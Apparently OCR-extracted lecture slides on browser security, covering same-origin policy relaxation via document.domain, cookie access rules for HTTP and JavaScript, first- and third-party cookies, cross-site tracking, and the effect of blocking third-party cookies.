
b.com

c.com


In what origin each script is running?



SOP relaxation by `document.domain`



SOP relaxation by `document.domain`



Cookie read/write access

- By web browser, as HTTP header
  - Access: associated with domain/path
- By JavaScript, via `document.cookie` DOM API
  - Access: with respect to SOP (host+domain+port)
    - no path!
    - the change of an effective origin by `document.domain` DOM API doesn't affect the cookie access

Singh *etal* "On the Incoherencies of Web Browser Access Control Policies" IEEE SSP'2010

Example: cookie read/write access

Cookies belong to	Method	Can be read/updated? (HTTP: url, JavaScript: in SOP origin)
a.com/sub	HTTP header	**a.com** ✗ **a.com/sub** ✔ **a.com/path** ✗
a.com/sub	JavaScript	**a.com** ✔ **a.com/sub** ✔ **a.com/path** ✔
x.a.com	JavaScript	**x.a.com/sub** ✔ **a.com** ✔ if the script changes its effective origin from **x.a.com** to **a.com**

Singh *etal* "On the Incoherencies of Web Browser Access Control Policies" IEEE SSP'2010

Cookies: first- & third-party

Origin

nytimes.com

Origin

b.scorecardresearch.com

nytimes.com

```
<script src=facebook.com>
```

JavaScript 1

```
</src>
<iframe
src=b.scorecardresearch.com>
```

Html page +

JavaScript 2

```
</iframe>
```

First-party


can read/write cookies of nytimes.com

Third-party

can read/write cookies of b. scorecardresearch. com

Cross-site Tracking


Third-party cookies are used by trackers included in other sites to create profiles.



Roesner *etal* "Detecting and Defending Against Third-Party Tracking on the Web" NSDI'2012


Courtesy of Franziska Roesner

Referred Cross-sites Tracking



Courtesy of Franziska Roesner

Practical protection: Third-party cookies blocking




What if I block third-party cookies?

- Option blocks the **setting** of third-party cookies: all browsers
- Option blocks the **sending** of third-party cookies: only Firefox and Chrome

